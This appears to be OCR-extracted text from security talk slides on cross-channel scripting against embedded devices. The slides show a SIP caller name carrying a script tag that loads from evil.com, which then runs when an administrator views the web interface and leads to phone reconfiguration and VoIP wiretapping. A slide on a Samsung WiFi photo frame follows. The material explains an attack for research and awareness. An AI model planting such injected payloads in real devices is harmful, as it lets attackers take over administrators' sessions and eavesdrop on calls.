
SIP XCS

SIP XCS

1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

SIP XCS



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
2 Administrator accesses web interface

SIP XCS



1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

2 Administrator accesses web interface

3 Payload executes

SIP XCS

Outcome: phone reconfiguration, VoIP wiretapping...

Photo frame XCS

WiFi photo frame

- Samsung SPF85V
- RSS / URL feed
- Windows Live
- WMV / AVI

Photo frame XCS


